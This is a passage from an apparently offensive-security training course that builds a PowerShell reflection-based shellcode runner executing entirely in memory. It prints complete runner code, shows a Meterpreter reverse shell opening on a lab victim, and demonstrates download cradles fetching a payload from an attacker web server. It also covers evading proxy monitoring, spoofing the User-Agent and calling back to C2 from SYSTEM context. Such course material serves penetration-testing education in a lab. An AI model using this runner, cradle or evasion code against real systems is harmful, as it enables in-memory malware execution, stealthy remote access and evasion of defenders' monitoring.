With permissions set on the assembly, we can start creating content. Inside an assembly, the main building block is a *Module*. We can create this *Module* through the *DefineDynamicModule*<sup>163</sup> method. We supply a custom name for the module and tell it not to include symbol information.

```
$MyModuleBuilder = $MyAssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
```

*Listing 85 - Creating a custom module inside the assembly*

Now we can create a custom type that will become our delegate type. We can do this within the module, using the *DefineType* method.<sup>164</sup>

<sup>157</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/delegates/>

<sup>158</sup> (Microsoft, 2004), <https://blogs.msdn.microsoft.com/joelpob/2004/02/15/creating-delegate-types-via-reflection-emit/>

<sup>159</sup> (Exploit Monday, 2012), [http://www.exploit-monday.com/2012\\_05\\_13\\_archive.html](http://www.exploit-monday.com/2012_05_13_archive.html)

<sup>160</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assemblyname?view=netframework-4.8>

<sup>161</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.assemblybuilder.defineassembly?view=netframework-4.8>

<sup>162</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.assemblybuilderaccess?view=netframework-4.8>

<sup>163</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.assemblybuilder.definemodule?view=netframework-4.8>

To do this, we need to set three arguments. The first is the custom name, in our case `MyDelegateType`. The second is the combined list of attributes for the type.<sup>165</sup> In our case, we must specify the type to be a class (so we can later instantiate it), public, non-extendable, and use ASCII instead of Unicode. Finally, it is set to be interpreted automatically since our testing found that this undocumented setting was required. The attributes then become *Class*, *Public*, *Sealed*, *AnsiClass*, and *AutoClass*.

As a third argument, we must specify the type it builds on top of. We choose the *MulticastDelegate* class<sup>166</sup> to create a delegate type with multiple entries which will allow us to call the target API with multiple arguments.

Here is the code for defining the custom type:

```
$MyTypeBuilder = $MyModuleBuilder.DefineType('MyDelegateType',  
    'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
```

*Listing 86 - Creating a custom type in the assembly*

Finally, we are ready to put the function prototype inside the type and let it become our custom delegate type. This process is shown in Listing 87:

```
$MyConstructorBuilder = $MyTypeBuilder.DefineConstructor(  
    'RTSpecialName, HideBySig, Public',  
    [System.Reflection.CallingConventions]::Standard,  
    @([IntPtr], [String], [String], [int]))
```

*Listing 87 - Creating a constructor for the custom delegate type*

First, we define the constructor through the *DefineConstructor*<sup>167</sup> method, which takes three arguments.

The first argument contains the attributes of the constructor itself, defined through *MethodAttributes Enum*.<sup>168</sup> Here we must make it public and require it to be referenced by both name and signature. To do this, we choose *RTSpecialName*, *HideBySig*, and *Public*.

The second argument is the calling convention for the constructor, which defines how arguments and return values are handled by the .NET framework. In our case, we choose the default calling convention by specifying the enum value *[System.Reflection.CallingConventions]::Standard*.<sup>169</sup>

In the last argument, we come to the crux of our work. We finally get to define the parameter types of the constructor that will become the function prototype.

<sup>164</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.modulebuilder.definetype?view=netframework-4.8#System.Reflection.Emit.ModuleBuilder.DefineType\(System.String,System.Reflection.TypeAttributes\\_](https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.modulebuilder.definetype?view=netframework-4.8#System.Reflection.Emit.ModuleBuilder.DefineType(System.String,System.Reflection.TypeAttributes_)

<sup>165</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.typeattributes?view=netframework-4.8>

<sup>166</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.multicastdelegate?view=netframework-4.8>

<sup>167</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.typebuilder.defineconstructor?view=netframework-4.8>

<sup>168</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.methodattributes?view=netframework-4.8>

<sup>169</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.callingconventions?view=netframework-4.8>

The complete call to *DefineConstructor* combines the constructor attributes, the calling convention for the constructor, and the function arguments for *MessageBoxA* that we have seen earlier in the module given as an array.

With the constructor created, we must call it. But before we can do that, we must set a couple of implementation flags with the *SetImplementationFlags*<sup>170</sup> method using values outlined in *MethodImplAttributes Enum*.<sup>171</sup> We choose *Runtime* and *Managed* since it is used at runtime and the code is managed code.

---

```
$MyConstructorBuilder.SetImplementationFlags('Runtime, Managed')
```

---

*Listing 88 - Setting implementation flags for the constructor*

The constructor is now ready to be called. But to actually tell the .NET framework the delegate type to be used in calling a function, we have to define the *Invoke* method as shown in Listing 89.

We'll use *DefineMethod*<sup>172</sup> to create and specify the settings for the *Invoke* method.

*DefineMethod* takes four arguments. The first is the name of the method to define, which in our case is "Invoke". The second argument includes method attributes taken from the *MethodAttributes Enum*.<sup>173</sup> In our case, we choose *Public* to make it accessible, *HideBySig* to allow it to be called by both name and signature, *NewSlot*, and *Virtual* to indicate that the method is virtual and ensure that it always gets a new slot in the vtable.

As the third argument, we specify the return type of the function, which for *MessageBoxA* is *[int]*. The fourth argument is an array of argument types that we already identified when we first introduced *MessageBox*.

The setup of the *Invoke* method puts together the four arguments described above and supplies them to *DefineMethod* as given in Listing 89.

---

```
$MyMethodBuilder = $MyTypeBuilder.DefineMethod('Invoke',  
    'Public, HideBySig, NewSlot, Virtual',  
    [int],  
    @([IntPtr], [String], [String], [int]))
```

---

*Listing 89 - Defining and configuring the Invoke method*

Just as with the constructor, we must set the implementation flags to allow the *Invoke* method to be called. This is done after it is defined through the *SetImplementationFlags* method.

To instantiate the delegate type, we call our custom constructor through the *CreateType*<sup>174</sup> method.

---

```
$MyDelegateType = $MyTypeBuilder.CreateType()
```

---

*Listing 90 - Calling the constructor on the delegate type*

<sup>170</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.constructorbuilder.setimplementationflags?view=netframework-4.8>

<sup>171</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.methodimplattributes?view=netframework-4.8>

<sup>172</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.typebuilder.definemethod?view=netframework-4.8>

<sup>173</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.methodattributes?view=netframework-4.8>

<sup>174</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.emit.typebuilder.createtype?view=netframework-4.8>

After all this effort, we finally have a delegate type to use in our call to *GetDelegateForFunctionPointer*. Combining all the pieces along with the resolved memory address of *MessageBoxA*, we can call a Win32 native API without using *Add-Type*.

Now that we have explained every part of the code, let's review the final code (shown in Listing 91).

In review, we repeat the *LookupFunc* method that resolves the Win32 API address and use that to locate the address of *MessageBoxA*. Then we create the *DelegateType*. Finally, we call *GetDelegateForFunctionPointer* to link the function address and the *DelegateType* and invoke *MessageBox*.

```
function LookupFunc {  
  
    Param ($moduleName, $functionName)  
  
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |  
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[1].  
    Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')  
    $tmp=@()  
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}  
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,  
@($moduleName)), $functionName))  
}  
  
$MessageBoxA = LookupFunc user32.dll MessageBoxA  
$MyAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')  
$Domain = [AppDomain]::CurrentDomain  
$MyAssemblyBuilder = $Domain.DefineDynamicAssembly($MyAssembly,  
[System.Reflection.Emit.AssemblyBuilderAccess]::Run)  
$MyModuleBuilder = $MyAssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)  
$MyTypeBuilder = $MyModuleBuilder.DefineType('MyDelegateType',  
'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])  
  
$MyConstructorBuilder = $MyTypeBuilder.DefineConstructor(  
'RTSpecialName, HideBySig, Public',  
[System.Reflection.CallingConventions]::Standard,  
@([IntPtr], [String], [String], [int]))  
$MyConstructorBuilder.SetImplementationFlags('Runtime, Managed')  
$MyMethodBuilder = $MyTypeBuilder.DefineMethod('Invoke',  
'Public, HideBySig, NewSlot, Virtual',  
[int],  
@([IntPtr], [String], [String], [int]))  
$MyMethodBuilder.SetImplementationFlags('Runtime, Managed')  
$MyDelegateType = $MyTypeBuilder.CreateType()  
  
$MyFunction = [System.Runtime.InteropServices.Marshal]::  
GetDelegateForFunctionPointer($MessageBoxA, $MyDelegateType)  
$MyFunction.Invoke([IntPtr]::Zero, "Hello World", "This is My MessageBox", 0)
```

Listing 91 - Using reflection to call a Win32 API without *Add-Type*

Execution of this code yields a simple "Hello World" prompt showing our success. The final piece remaining now is to use our newly developed technique to create a shellcode runner and eventually execute it through our Word macro.

### 3.6.3.1 Exercises

1. Use the PowerShell code to call *MessageBoxA* using reflection instead of *Add-Type*.
2. Use Process Monitor to verify that no C# source code is written to disk or compiled.
3. The Win32 *WinExec* API can be used to launch applications. Modify the existing code to resolve and call *WinExec* and open Notepad. Use resources such as MSDN and P/Invoke to understand the arguments for the function and the associated data types.

### 3.6.4 Reflection Shellcode Runner in PowerShell

With the power of the reflection technique in PowerShell, we now have the ability to invoke Win32 APIs from code that executes entirely in memory. We must now translate our simple “Hello World” proof-of-concept into a full-fledged shellcode runner.

Since we are going to call three different Win32 APIs (*VirtualAlloc*, *CreateThread*, and *WaitForSingleObject*), we’ll rewrite the portion of code that creates the delegate type into a function so we can easily call it multiple times.

We’ll also slim down the code, eliminating unneeded variables to produce the smallest and most efficient code possible.

The resulting function is called *getDelegateType* and accepts two arguments: the function arguments of the Win32 API given as an array and its return type. Our previous code is built into three blocks. The first block creates the custom assembly and defines the module and type inside of it. The second block of code sets up the constructor, and the third sets up the invoke method. Finally, the constructor is invoked and the delegate type is returned to the caller. The complete code is shown in Listing 92.

```
function getDelegateType {  
  
    Param (  
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,  
        [Parameter(Position = 1)] [Type] $delType = [Void]  
    )  
  
    $type = [AppDomain]::CurrentDomain.  
        DefineDynamicAssembly((New-Object  
System.Reflection.AssemblyName('ReflectedDelegate')),  
        [System.Reflection.Emit.AssemblyBuilderAccess]::Run).  
        DefineDynamicModule('InMemoryModule', $false).  
        DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',  
        [System.MulticastDelegate])  
  
    $type.  
        DefineConstructor('RTSpecialName, HideBySig, Public',  
[System.Reflection.CallingConventions]::Standard, $func).  
        SetImplementationFlags('Runtime, Managed')  
  
    $type.  
        DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).  
        SetImplementationFlags('Runtime, Managed')
```

```
    return $type.CreateType()  
}
```

*Listing 92 - Method wrapper to create a delegate type*

Together with *LookupFunc*, we'll resolve and call *VirtualAlloc* using the same arguments as in the previous cases. We'll use *LookupFunc* to search **Kernel32.dll** for the Win32 *VirtualAlloc* API. This code is shown in Listing 93.

```
$VirtualAllocAddr = LookupFunc kernel32.dll VirtualAlloc  
$VirtualAllocDelegateType = getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])  
([IntPtr])  
$VirtualAlloc =  
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocA  
ddr, $VirtualAllocDelegateType)  
$VirtualAlloc.Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
```

*Listing 93 - Resolving and calling VirtualAlloc through reflection*

The code shown in Listing 93 uses our *LookupFunc* and *getDelegateType* functions to allocate a memory buffer. While the code works, it is possible to optimize and condense it to remove unneeded variables.

This optimized version (Listing 94) embeds the calls to *LookupFunc* and *getDelegateType* in the call to *GetDelegateForFunctionPointer*.

```
$lpMem =  
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc  
kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])  
([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
```

*Listing 94 - Condensed version of resolving and calling VirtualAlloc*

The next step is to generate the shellcode in ps1 format, remembering to choose 32-bit architecture due to PowerShell spawning as a 32-bit child process of Word. With the shellcode generated, we can copy it using the .NET *Copy* method:

```
[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0...  
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)
```

*Listing 95 - 32-bit shellcode and .NET Copy method*

The shellcode and copy operation are identical to the version for the *Add-Type* version of our shellcode runner. Next, we can create a thread and call *WaitForSingleObject* to block PowerShell from terminating.

*VirtualAlloc*, *CreateThread*, and *WaitForSingleObject* are all resolved and called in exactly the same manner with our the condensed syntax. Omitting the *LookupFunc* and *getDelegateType* functions, the full shellcode runner is given in Listing 96.

```
$lpMem =  
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc  
kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])  
([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)  
  
[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0...
```



```
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)

$shThread =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr],
[UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32])
([Int]))).Invoke($shThread, 0xFFFFFFFF)
```

*Listing 96 - PowerShell reflection based shellcode runner*

The complete code is listed below.

```
function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].
    Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}

function getDelegateType {

    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])

    $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
    SetImplementationFlags('Runtime, Managed')

    $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
    SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}

$lpMem =
```



```
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)

[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0...

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)

$hThread =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr],
[UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32])
([Int]))).Invoke($hThread, 0xFFFFFFFF)
```

Listing 97 - Complete PowerShell script for in-memory shellcode runner

Since the shellcode runner code is entirely located on the Kali Linux Apache server, we do not need to update the Word macro but will simply overwrite the **run.ps1** file on the web server before opening the Word document.

Based on the output in Listing 98, the code is working and we have a reverse shell.

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x86 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

Listing 98 - Reverse Meterpreter shell executed from the reflective PowerShell shellcode runner

In addition, Process Monitor reveals that no **.cs** file was written to the file system and subsequently compiled as given in Figure 28.

Process Monitor - Sysinternals: [www.sysinternals.com](http://www.sysinternals.com)

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
11:37:...	powershell_ise...	344	Thread Create		SUCCESS	Thread ID: 10228
11:37:...	powershell_ise...	344	Thread Create		SUCCESS	Thread ID: 9468
11:37:...	powershell_ise...	344	ReadFile	C:\Windows\assembly\NativeImages_v...	SUCCESS	Offset: 9,269,248, ...
11:37:...	powershell_ise...	344	Thread Create		SUCCESS	Thread ID: 7680
11:37:...	powershell_ise...	344	ReadFile	C:\Windows\Microsoft.NET\assembly\...	SUCCESS	Offset: 16,896, Len...
11:37:...	powershell_ise...	344	ReadFile	C:\Windows\Microsoft.NET\assembly\...	SUCCESS	Offset: 4,608, Leng...
11:37:...	powershell_ise...	344	ReadFile	C:\Windows\Microsoft.NET\assembly\...	SUCCESS	Offset: 958,976, Le...
11:37:...	powershell_ise...	344	ReadFile	C:\Windows\assembly\NativeImages_v...	SUCCESS	Offset: 10,108,928,...
11:37:...	powershell_ise...	344	ReadFile	C:\Windows\assembly\NativeImages_v...	SUCCESS	Offset: 193,536, Le...
11:37:...	powershell_ise...	344	ReadFile	C:\Windows\assembly\NativeImages_v...	SUCCESS	Offset: 1,491,968, ...
11:37:...	powershell_ise...	344	ReadFile	C:\Windows\assembly\NativeImages_v...	SUCCESS	Offset: 3,301,888, ...

Figure 28: Process Monitor showing that no **.cs** files were written to disk and compiled

Excellent. We've created a PowerShell shellcode runner that executes entirely in-memory. In addition, it can be triggered from VBA without embedding any first stage shellcode inside the Macro.

In the next section, we'll discuss network proxies, which can create various issues when performing this type of attack.

#### 3.6.4.1 Exercises

1. Generate a Meterpreter shellcode and obtain an in-memory PowerShell shellcode runner resulting in a reverse shell.
2. The code developed in this section was based on a 32-bit PowerShell process. Identify and modify needed elements to make this work from a 64-bit PowerShell process.

## 3.7 Talking To The Proxy

Let's take a moment to talk about proxies and the part they can play in a penetration test.

Many organizations and enterprises force their network communication through a proxy, which can allow security analysts to monitor traffic. In these cases, penetration testers must either ensure that their techniques work through the proxy or if possible, bypass the proxy and its associated monitoring, depending on the situation.

The Meterpreter HTTP and HTTPS payloads are proxy-aware,<sup>175</sup> but our PowerShell download cradles may not be. It's always best to check for ourselves.

### 3.7.1 PowerShell Proxy-Aware Communication

In this module, we have primarily used the *Net.WebClient* download cradle. This class is, by default, proxy-aware. This has not always been the case<sup>176</sup> and this feature may revert in future versions of Windows, but at least for now, it is proxy-aware.

To validate this, we'll first set the proxy settings of the Windows 10 victim client to match that of the Windows 10 development client, which is running the *Squid*<sup>177</sup> proxy software.

To set up the proxy on our machine, we'll right-click on the Windows *Start* icon and navigate to *Settings > Network & Internet > Proxy*, and scroll down to "Manual proxy setup".

We'll enable the proxy server and enter the IP address of the Windows 10 development client (192.168.120.12 in our case) and the static TCP port 3128. Finally, we'll click Save and close the settings menu.

We can observe the proxy in action by opening PowerShell ISE and executing the two-line PowerShell download cradle shown in Listing 99.

---

<sup>175</sup> (Rapid7, 2011), <https://blog.rapid7.com/2011/06/29/meterpreter-httphttps-communication/>

<sup>176</sup> (Windows OS Hub, 2017), <http://woshub.com/using-powershell-behind-a-proxy/>

<sup>177</sup> (Squid, 2013), <http://www.squid-cache.org/>

First we need to make sure we have our web server running and that we have our **run.ps1** PowerShell file waiting.

```
$wc = new-object system.net.WebClient  
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

*Listing 99 - Net.WebClient download cradle going through the proxy*

Running the PowerShell code does not generate any errors. If we switch to Kali and dump the latest entry from the Apache access logs, we'll find a request for **run.ps1** coming from our Windows 10 development client on IP address 192.168.120.12 running the proxy server.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log  
...  
192.168.120.12 - - [09/Jun/2020:08:06:08 -0400] "GET /run.ps1 HTTP/1.1" 200 4360 "-"  
"-"
```

*Listing 100 - HTTP request coming from the proxy server IP address*

Since our Windows 10 victim client is at 192.168.120.11, it seems the proxy is, in fact, working.

The proxy settings used by *Net.WebClient* are stored in the *.proxy* property and are populated from the *DefaultWebProxy*<sup>178</sup> property when creating the object. We can view these settings using the *GetProxy*<sup>179</sup> method by specifying the URL to test against.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0>  
[System.Net.WebRequest]::DefaultWebProxy.GetProxy("http://192.168.119.120/run.ps1")  
  
AbsolutePath      : /  
AbsoluteUri       : http://192.168.120.12:3128/  
LocalPath         : /  
Authority         : 192.168.120.12:3128  
HostNameType     : IPv4  
IsDefaultPort     : False  
IsFile            : False  
IsLoopback       : False  
PathAndQuery      : /  
Segments         : {/}  
IsUnc             : False  
Host             : 192.168.120.12  
Port            : 3128  
Query             :  
Fragment         :  
Scheme           : http  
OriginalString    : http://192.168.120.12:3128  
DnsSafeHost       : 192.168.120.12  
IdnHost          : 192.168.120.12  
IsAbsoluteUri     : True  
UserEscaped       : False  
UserInfo         :
```

*Listing 101 - Proxy settings used by Net.WebClient*

<sup>178</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.net.webrequest.defaultwebproxy?view=netframework-4.8>

<sup>179</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.net.webproxy.getproxy?view=netframework-4.8>

We can use this to quickly verify both the proxy server IP address and network port. Since the proxy settings are configured dynamically through the proxy property, we can remove them by simply creating an empty object as shown in Listing 102.

```
$wc = new-object system.net.WebClient
$wc.proxy = $null
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

*Listing 102 - Removing the proxy settings by "nulling" them*

Once again we can use the **tail** command to dump the latest entry of the Apache access logs and this time observe the HTTP request coming directly from the Windows 10 victim client.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.11 - - [09/Jun/2020:08:19:36 -0400] "GET /run.ps1 HTTP/1.1" 200 4360 "-"
"-"
```

*Listing 103 - HTTP request bypassing the proxy server*

In some environments, network communications not going through the proxy will get blocked at an edge firewall. Otherwise, we could bypass any monitoring that processes network traffic at the proxy.

We can quite easily manipulate the proxy settings of our download cradle and as we'll discuss in the next section, there is an additional property we may also tamper with.

### 3.7.1.1 Exercises

1. Setup the proxy configuration and verify whether or not the *Net.WebClient* download cradle is proxy-aware.
2. Are other PowerShell download cradles proxy aware?

### 3.7.2 Fiddling With The User-Agent

We should also determine if the *Net.WebClient* download cradle can modify the *User-Agent*<sup>180</sup> property.

When making HTTP or HTTPS requests from a web browser, one of the most easily identifiable characteristics of that session is the User-Agent. It quickly tells us which type of web browser or other application is performing the request along with the operating system version. The *Net.WebClient* PowerShell download cradle does not have a default User-Agent set, which means the session will stand out from other legitimate traffic.

Luckily for us, we can customize this using the *Headers*<sup>181</sup> property of the *Net.WebClient* object using the *Add* method. The download cradle code in Listing 104 shows a configured custom User-Agent.

```
$wc = new-object system.net.WebClient
$wc.Headers.Add('User-Agent', "This is my agent, there is no one like it...")
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

<sup>180</sup> (Microsoft, 2019), <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent>

<sup>181</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.headers?view=netframework-4.8>

Listing 104 - Setting a custom User-Agent

Running the code will download the file and leave behind the User-Agent text in the Apache access logs as we can verify by inspecting the latest entry.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.12 - - [09/Jun/2020:08:32:57 -0400] "GET /run.ps1 HTTP/1.1" 304 182 "-"
"This is my agent, there is no one like it..."
```

Listing 105 - HTTP request with custom User-Agent

Obviously, a User-Agent like the one used above sticks out even more than an empty User-Agent string. Instead, we should emulate a User-Agent from a real web browser like Google Chrome or Internet Explorer.

### 3.7.2.1 Exercises

1. Set a custom User-Agent in the download cradle and observe it in the Apache access logs.
2. Instead of a custom User-Agent string, identify one used by Google Chrome and implement that in the download cradle.

### 3.7.3 Give Me A SYSTEM Proxy

So far, the *Net.WebClient* download cradle has been very versatile, but we must consider the side-effects of using a SYSTEM integrity download cradle.

When performing privilege escalation or exploiting an application running at SYSTEM integrity level, we may obtain a SYSTEM integrity shell. A PowerShell download cradle running in SYSTEM integrity level context does not have a proxy configuration set and may fail to call back to our C2 infrastructure.

We can verify this from a SysInternals *Psexec*<sup>182</sup> SYSTEM integrity 32-bit PowerShell ISE command prompt.

To demonstrate this, we'll first open an elevated command prompt by right-clicking on the **cmd.exe** taskbar icon and selecting *Run as administrator*. In the new command prompt, we'll navigate to the **Sysinternals** folder and execute **Psexec.exe** while specifying **-s** to run it as SYSTEM and **-i** to make it interactive with the current desktop.

```
C:\Tools\Sysinternals> PsExec.exe -s -i
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe
```

Listing 106 - Opening a 32-bit PowerShell ISE prompt as SYSTEM

While keeping the proxy settings enabled, we'll run the basic *Net.WebClient* PowerShell download cradle repeated in Listing 107 from the SYSTEM integrity PowerShell ISE prompt.

```
$wc = new-object system.net.WebClient
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

Listing 107 - Basic *Net.WebClient* download cradle

<sup>182</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>

When the download cradle has completed, we'll inspect the latest Apache access log. It reveals that the HTTP request came directly from the Windows 10 victim machine.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.11 - - [09/Jun/2020:08:22:36 -0400] "GET /run.ps1 HTTP/1.1" 200 4360 "-"
"-"
```

Listing 108 - HTTP request bypassing the proxy server

In order to run our session through a proxy, we must create a proxy configuration for the built-in SYSTEM account. One way to do this is to copy a configuration from a standard user account on the system. Proxy settings for each user are stored in the registry<sup>183</sup> at the following path:

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings

Listing 109 - Registry proxy path

We can verify this by opening the registry editor and browsing to this path as shown in Figure 29.




Figure 29: Process Monitor filter creation

From here, we can collect the contents of the *ProxyServer* registry key and use it to populate the proxy properties of the *Net.WebClient* object. However, there is a problem in this.

When navigating the registry, the HKEY\_CURRENT\_USER registry hive is mapped according to the user trying to access it, but when navigating the registry as SYSTEM, no such registry hive exists.

